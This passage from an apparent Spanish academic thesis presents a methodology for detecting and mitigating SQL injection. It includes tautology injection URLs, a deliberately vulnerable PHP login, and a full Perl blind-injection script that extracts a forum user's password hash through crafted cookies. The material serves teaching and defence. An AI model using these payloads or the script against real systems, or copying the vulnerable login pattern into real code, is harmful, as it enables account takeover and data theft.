Por ejemplo, la decisión de cambiar de motor de base de datos para los vendedores no debería requerir nada más que algunos cambios en porciones de código de la capa de aplicación. En cambio, la capa de presentación y la capa lógica, permanecen inalteradas. Las arquitecturas de tres capas y de cuatro capas son las arquitecturas más comunes en el internet.

4. SQL Injection.

[5] Las Aplicaciones Web se están volviendo más sofisticadas más técnicas y complejas. En este rango de portales de la internet y la Intranet, tenemos a los sitios de comercio electrónico, a los sistemas de manejo de documentos basados en HTTP y a las aplicaciones ERP. La disponibilidad de estos sistemas y la sensibilidad de estos datos hace que los procesos de estos negocios se vuelvan críticos, dado que muchos de estos sistemas manejan diferentes infraestructuras y diversas tecnologías y que contienen un significante número de líneas de código que han sido adaptadas y modificadas, La misma naturaleza

de su diseño y la característica así como la capacidad de procesar, mostrar y administrar la información por la red o desde dentro de una Intrared, hace de estos sistemas un blanco popular para un ataque.

Asimismo, desde que el mercado de las tecnologías de seguridad en la red ha madurado, existen cada vez menos oportunidades de abrir brechas en los sistemas de información. Por medio de vulnerabilidades basadas en la red, los hackers progresivamente han cambiado su enfoque para tratar de comprometer las aplicaciones.
SQL injection es un ataque en donde se inserta o se le añade código SQL a una aplicación. El usuario ingresa parámetros para luego ser pasados por detrás de un servidor SQL, para analizarlos gramaticalmente y realizar la ejecución. Por esta razón, cualquier método que realice sentencias SQL, potencialmente podría ser vulnerable, dado que la misma naturaleza del lenguaje SQL y la gran variedad de métodos disponibles, hacen que SQL tenga una gran variedad de opciones a la hora de codificar un ataque.

La forma más básica de SQL Injection consiste en insertar directamente el código, es decir, los parámetros que serán concatenados con los comandos SQL y luego ejecutados. Un ataque menos directo es inyectar código malicioso con las cadenas que estarán destinadas al almacenamiento de una tabla o en los metadatos. Cuando estas cadenas que están almacenadas son concatenadas en un comando SQL dinámico, el código malicioso será ejecutado. Cuando en una aplicación web falla en la customización de los parámetros, es en donde se pueden pasar los parámetros en forma dinámica creando consultas SQL (aquí es en donde se utilizan las diferentes formas y técnicas de parametrización).

Todo esto es posible cuando un atacante puede alterar la construcción de las sentencias SQL. Cuando un atacante altera una sentencia SQL, si ésta es ejecutada lo hace con los derechos de usuario que en ese momento está sobre el sistema. Es el usuario que está interactuando sobre el sistema, y casi siempre todos los procesos (Servidor de Base de Datos, Servidor de Aplicaciones y el Servidor Web) están siendo ejecutados con los privilegios más altos.

Para muestra, pongamos el ejemplo en donde se pone como vista a todos los productos con costos menores a $100. En este caso la URL era:

- http://www.victim.com/products.php?val=100

Pero ahora, se va a tratar se insertar una sentencia SQL por medio de la URL, añadiendo la siguiente orden ‘ OR ‘1’= ‘1. La URL quedaría de la siguiente manera:

- http://www.victim.com/products.php?val=100’ OR ‘1’=’1

Sólo que esta vez la sentencia SQL, a través de la codificación en PHP, se ejecutarán y devolverán todos los productos de la base de datos sin importar su precio. Todo esto se logra porque se ha alterado la lógica de la consulta. Esto ocurrió por que a la declaración se le agregó el operador OR, en donde siempre devuelve un resultado verdadero cuando 1=1. Es así como esta consulta se realizó y ejecutó:

```
SELECT * FROM ProductsTb1
WHERE Price < '100.00' OR '1'='1'
ORDER BY ProductDescription;
```

Tabla Nº 4: Código que muestra el uso de una sentencia condicional arbitraria para incidir en una vulnerabilidad de inyección SQL.

Con este ejemplo se demuestra cómo un atacante puede manipular y crear dinámicamente sentencias SQL para así formar entradas que no han sido validadas o codificadas. Esto nos da a entender que algunos desarrolladores de aplicaciones no intentan mirar más allá. Por ejemplo, si sólo usamos la URL normal, nos mostrará los datos correctos en donde podemos ver todos los productos de la base de datos, utilizando la funcionalidad de la aplicación, que fue elaborada por el desarrollador, pero que sucedería si la misma aplicación podría ser administrada remotamente usando un sistema de manejador de contenidos (CMS). CMS es una aplicación Web que se usa para crear, editar, manejar y publicar contenido en un sitio Web. Sin necesidad de tener grandes conocimientos ni entender cómo funciona el código HTML, se puede usar accediendo desde la URL de la aplicación CMS :

- http://www.victim.com/cms/login.php?username=foo&password=bar

En la aplicación, se requiere que uno ingrese su usuario y contraseña. Después, uno podrá acceder a las funcionalidades. Si ingresamos la URL mostrada anteriormente, la aplicación nos mostrará un mensaje de error: “El usuario o el password son incorrectos, por favor intente nuevamente”, este seria el código para el archivo login.php:

```
// Conectando con la base de datos

$conn = mysql_connect("localhost","username","password");

// Construyendo la sentencia SQL  dinámica para las entradas

$query = "SELECT userid FROM CMSUsers WHERE user =
'$_GET["user"]' " .
"AND password = '$_GET["password"]'";

//  Ejecutando la consulta desde la base de datos

$result = mysql_query($query);

//verificamos que existan datos en las columnas retornadas desde la
base de datos

 $rowcount = mysql_num_rows($result);

// Si la fila que es retornada cuenta con las credenciales validas,
entonces
//trasladamos al usuario validado, hacia las paginas de administrador

 if ($rowcount != 0){ header("Location: admin.php");}

// si la columna no retorna valor quiere decir que no tenemos las
credenciales //validas

else { die("Usuario o Password incorrecto, Por favor intente denuevo.')}
```

Tabla Nº 5: Código que muestra el flujo normal que sigue una aplicación para implementar un login de usuarios.

El archivo login.php crea las sentencias SQL de forma dinámica, y retorna los datos, si el usuario y el password ingresados fueron correctos. Las sentencias SQL que en el archivo en PHP se crearon y ejecutaron, nos ilustran con más

claridad en el siguiente pedazo de código. La consulta nos retorna el UserID, que corresponde a la pareja de usuario y password ingresados. Estos valores están almacenados en la tabla CMSUsers.

```
SELECT userid FROM CMSUsers
WHERE user = 'foo' AND  assword = 'bar';
```

Tabla Nº 6: Código que muestra la validación de usuario a nivel de base de datos.

El problema con este código es que en el desarrollo de la aplicación se cree que el número de valores que se retorna cuando el script es ejecutado siempre será

cero o uno. En los ejemplos anteriores, cuando se explotó la línea de entrada, se cambiaron los valores en la URL, para que siempre me devuelva un valor verdadero. Si nosotros utilizamos esta forma de vulnerar el sistema con la aplicación CMS, vemos cómo causa que la lógica de la aplicación falle. Si concatenamos la cadena ' OR '1'='1, en la URL, la sentencia SQL así como el archivo PHP, se construyen y ejecutan y al mismo tiempo, retornan todos los valores de userID. Para todos los usuarios de la tabla CMSUser, la URL quedaría de la siguiente forma:

- http://www.victim.com/cms/login.php?username=foo&password=bar'OR `1'='1

Todos los userID que fueron retornados se debió a que se alteró la lógica de la consulta SQL. Todo esto fue por que se concatenó el operador OR en donde siempre la consulta devuelve un valor "verdadero". Esto es que 1 = 1 siempre nos devolverá verdadero. Este sería el resultado de construir y ejecutar la sentencia SQL:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'password' OR '1'='1';
```

Tabla Nº 7: Código que muestra la forma de inyectar sentencias arbitrarias y generar una inyección SQL.

5. Motor de Base de datos.

[URL 4]Un motor de base de datos es el que administra los recursos para el correcto uso de la data, que generalmente almacena la información necesaria para que un sistema tenga un correcto uso. Entre los principales motores de bases de datos tenemos los siguientes.

ORACLE

Figura Nº 8:Oracle

MySQL

Figura Nº 9: MySQL

SQL Server

Figura Nº 10: SQL Server

6. Scripts personalizados.

Un script hace referencia a sentencias en texto plano, que pueden ser interpretadas por diferentes lenguajes de programación. Entiéndase por script personalizado a todo fichero realizado por una persona, con objetivos específicos. Por ejemplo, se tiene éste script que explota una vulnerabilidad SQL injection:

```
#!/usr/bin/perl -w
use LWP::UserAgent; $ua = new LWP::UserAgent;
$ua->agent("Mosiac 1.0" . $ua->agent);
if (!$ARGV[0]) {$ARGV[0] = '';}
if (!$ARGV[3]) {$ARGV[3] = '';}
my $path = $ARGV[0] . '/index.php?act=Login&CODE=autologin';
my $user = $ARGV[1]; # userid to jack
my $iver = $ARGV[2]; # version 1 or 2
my $cpre = $ARGV[3]; # cookie prefix
my $dbug = $ARGV[4]; # debug?
if (!$ARGV[2])
{
print "The type of the file system is NTFS.\n\n";
print "WARNING, ALL DATA ON NON-REMOVABLE DISK\n";
print "DRIVE C: WILL BE LOST!\n"; print "Proceed with Format (Y/N)?\n";
exit;
}
my @charset = ("0","1","2","3","4","5","6","7","8","9","a","b","c","d","e","f");
my $outputs = '';
for( $i=1; $i < 33; $i++ )
{
for( $j=0; $j < 16; $j++ )
{
my $current = $charset[$j];
my $sql = ( $iver < 2 ) ?
"99%2527+OR+(id%3d$user+AND+MID(password,$i,1)%3d%2527$current%
2527)/*" :
"99%2527+OR+(id%3d$user+AND+MID(member_login_key,$i,1)%3d%2527$
current%2527)/*";
my @cookie = ('Cookie' => $cpre . "member_id=31337420; " . $cpre .
"pass_hash=" . $sql);
my $res = $ua->get($path, @cookie);
# If we get a valid sql request then this
# does not appear anywhere in the sources
$pattern = '<title>(.*)Log In(.*)</title>';
$_ = $res->content; if ($dbug) { print };
if ( !(/$pattern/) )
{  $outputs .= $current; print "$current\n"; last;
} } if ( length($outputs) < 1 ) { print "Not Exploitable!\n"; exit; }
}  print "Cookie: " . $cpre . "member_id=" . $user . ";" . $cpre . "pass_hash=" .
$outputs;  exit;
```

Tabla Nº 8: Script que automatiza la explotación de una vulnerabilidad SQL.

CAPÍTULO III: METODOLOGÍA

Según ISECOM (Institute for security and Open Methodologies) sugiere que un test de seguridad solamente sea considerado un test si es:

- Cuantificable.
- Consistente y que se pueda repetir.
- Válido más allá del período de tiempo "actual".
- Basado en el mérito del testeador y analista, y no en marcas comerciales.
- Exhaustivo.
- Concordante con leyes individuales y locales y el derecho humano a la privacidad

Posee una licencia libre por su enunciado en inglés:

ISECOM uses the GNU General Public License (GPL), the Open Methodology License (OML) and the Creative Commons Attribution-NoDerivs License for various project releases. Each project is visibly marked with the license and the copyright holder of that license. In certain cases, ISECOM may be the copyright holder and will defend copyright infringements in cases where copyright law must be used to defend the freedoms invoked in the GPL, OML and Creative Commons Attribution-NoDerivs License.

ISECOM, posee un modelo abierto de testeo el cual tiene por nombre SOMA - Security Operations Maturity Architecture :

SOMA (Security Operations Maturity Architecture) ofrece nuevas características que definen las operaciones de seguridad y el manejo de procesos, originalmente diseñado para cubrir la necesidad de un simple pero completo y aplicable estándar para sistemas de información, SOMA provee un framework que estructura fácilmente los procesos de operaciones de seguridad.

Es un modelo maduro, SOMA provee un modelo arquitectónico aplicable a cualquier nivel de seguridad en cualquier tamaño de organización, SOMA puede ser aplicado de forma transparente en organizaciones que operan y manejan sus procesos de forma proactiva.

Para mayor claridad, ISECOM aplica los siguientes términos a los diferentes tipos de sistemas y de testeos de seguridad, basados en tiempo y costo para el Testeo de Seguridad de Internet:




Figura Nº 11: Tipos de sistemas y de testeos de seguridad de ISECOM.

1. Búsqueda de Vulnerabilidades: se refiere generalmente a las comprobaciones automáticas de un sistema o sistemas dentro de una red.

2. Escaneo de la Seguridad: se refiere en general a las búsquedas de vulnerabilidades que incluyen verificaciones manuales de falsos positivos, identificación de los puntos débiles de la red y análisis profesional individualizado.

3. Test de Intrusión: se refiere en general a los proyectos orientados a objetivos en los cuales dicho objetivo es obtener un trofeo, que incluye ganar acceso privilegiado con medios pre-condicionales.

4. Evaluación de Riesgo: se refiere a los análisis de seguridad a través de entrevistas e investigación de nivel medio que incluye la justificación negocios, las justificaciones legales y las justificaciones específicas de la industria.

5. Auditoría de Seguridad: hace referencia a la inspección manual con privilegios administrativos del sistema operativo y de los programas de aplicación del sistema o sistemas dentro de una red o redes.

6. Hacking Ético: se refiere generalmente a los tests de intrusión en los cuales el objetivo es obtener trofeos en la red dentro del tiempo predeterminado de duración del proyecto.

7. Test de Seguridad y su equivalente militar, Evaluación de Postura, es una evaluación de riesgo con orientación de proyecto de los sistemas y redes, a través de la aplicación de análisis profesional mediante escaneos de seguridad donde la intrusión se

usa generalmente para confirmar los falsos positivos y los falsos negativos dentro del tiempo permitido de duración del proyecto.

La metodología fluye desde el módulo inicial hasta completar el módulo final. La metodología permite la separación entre recolección de datos y tests de verificación de y sobre los datos recolectados. El flujo también determina los puntos precisos de cuando extraer e insertar estos datos.

Al definir la metodología de análisis, es importante no restringir la creatividad del analista introduciendo estándares excesivamente formales e inflexibles que la calidad de los tests sufran. Adicionalmente, es importante dejar tareas abiertas a alguna interpretación donde la definición exacta causará problemas a la metodología cuando una nueva tecnología sea introducida.

Cada módulo tiene una relación con el inmediatamente anterior y con el inmediatamente posterior. Cada sección tiene aspectos interrelacionados a otros módulos y algunos se interrelacionan con todas las otras secciones. Normalmente, los análisis de seguridad comienzan con una entrada que corresponde a las direcciones de los sistemas a ser analizados. El análisis de seguridad finaliza con el inicio de la fase de análisis y la construcción del informe final. Esta metodología no afecta la forma, tamaño, estilo o contenido del informe final ni especifica como los datos deben ser analizados. Esto es responsabilidad del analista de seguridad o la organización.

Las secciones son el modelo total de seguridad dividido en porciones manejables y analizables. El módulo requiere una entrada para ejecutar las tareas del módulo y de otros módulos en otras secciones. Las tareas son los tests de seguridad a ejecutarse dependiendo de la entrada del módulo. Los resultados de las tareas pueden ser inmediatamente analizados para actuar como un resultado procesado o se pueden dejar en bruto (sin analizar). De cualquier modo, estos son considerados la salida del módulo. Esta salida es a menudo la entrada para el siguiente módulo o en algunos casos, como equipos recién descubiertos; pueden ser la entrada para un módulo anterior.




Figura Nº 12: Framework de Procesos.




Figura Nº 13: Esquema del Modelo de Seguridad.

CAPÍTULO IV: DESARROLLO

1. FRAMEWORK DE DESARROLLO




Figura Nº 14: Framework de desarrollo SQLi_UX

[6] El Framework de desarrollo que nace con la consolidación de los cuatro procesos y da soporte a la metodología SQLi_UX, es el resultado de la investigación, por medio del cual se dispone de los distintos ámbitos en el ciclo de vida del software así como el entorno en donde éste se desenvuelve. Cada macro proceso se distribuye en procesos, los cuales son desarrollados en un conjunto de pasos. Para la presente presentación se desarrolló el marco de procesos bajo el enfoque Bussines Proces Managment (BPM por su siglas en inglés), el cual es un estándar para el manejo de procesos.

Cabe resaltar que con el enfoque BPM, cada macro proceso así como sus sub procesos, no trabajan de forma aislada. Es decir, que cada proceso que funciona en forma individual puede afectar o tiene impacto en todo el Framework. Asimismo los sub procesos tienen un grado de relación entre si, de esta forma se busca lograr una integración. El buen desempeño del Framework dependerá del buen desempeño de sus sub procesos.

La metodología SQLi_UX, así como el Framework fueron realizadas con el objetivo de brindar una base de conocimiento y métodos de mitigación de las vulnerabilidades de Inyección SQL. Por esta razón, se tomó en cuenta que los diagramas de procesos y la estructura de la metodología sean de fácil entendimiento para los administradores de sistemas como para el público en general, estando abierta a cualquier cambio o mejora.

A continuación se muestra cada sub proceso a más detalle.

1.1. Proceso 1: Desarrollo de software.

En este proceso se muestra a detalle los pasos a realizar. Para la etapa de desarrollo de software, donde se le brinda más énfasis al código fuente, se toma como pauta principal una buena práctica en el desarrollo que indica que el costo de corregir el software, es directamente proporcional al tiempo del ciclo de vida de éste, y una buena manera de mitigar la vulnerabilidad es hacerlo en una etapa temprana, como es la etapa de desarrollo.




Figura Nº 15: Proceso1.- Etapa de Desarrollo del Software

El flujo del proceso es el siguiente:

1. El Tester debe seleccionar el lenguaje de programación para iniciar con el análisis, pudiendo ser cualquiera de los lenguajes especificados que son: C#, Java, PHP.

2. Según los requerimientos se selecciona una herramienta. Por ejemplo si en el proceso de análisis del código fuente se debe ser más exhaustivo, se optará por seguir el flujo hacia el proceso de Scripts personalizados, de otra forma se sigue el flujo hacia los escáneres de código fuente.

3. Los resultados obtenidos por cualquiera de las dos herramientas deben ser corroborados con la realidad. En esta etapa es en donde se van eliminando los falsos positivos indicados en el desarrollo de la metodología.

4. Si los resultados que se muestran aún no cumplen con los requerimientos; es decir, el nivel de seguridad no es el adecuado, el Tester debe generar un bucle y seguir los pasos 2,3. Por otro lado, si el resultado cumple con las expectativas se sigue al siguiente proceso.

5. Por último se realizan los cambios pertinentes verificando que no afecten al desarrollo normal del sistema y se genera un reporte al cliente, donde se indican los cambios y las mejoras de seguridad que en dichos cambios impacta en la aplicación.

Resultados esperados:

Tras la ejecución de este proceso, se espera encontrar los segmentos de código fuente vulnerables a SQL Injection, se pueden utilizar reportes y otros medios para ordenar mejor estos datos.

1.2. Proceso 2: Pruebas de software.

Para este proceso, se muestra más al detalle el conjunto de actividades que se deben tomar en cuenta. En una etapa del software donde se está evaluando la calidad de éste, asimismo implica al software que está entrando en la etapa de implementación y despliegue, este diagrama sirve como referencia para herramientas comunes en este ámbito, como lo son las pruebas unitarias, funcionales, de estrés, etc.

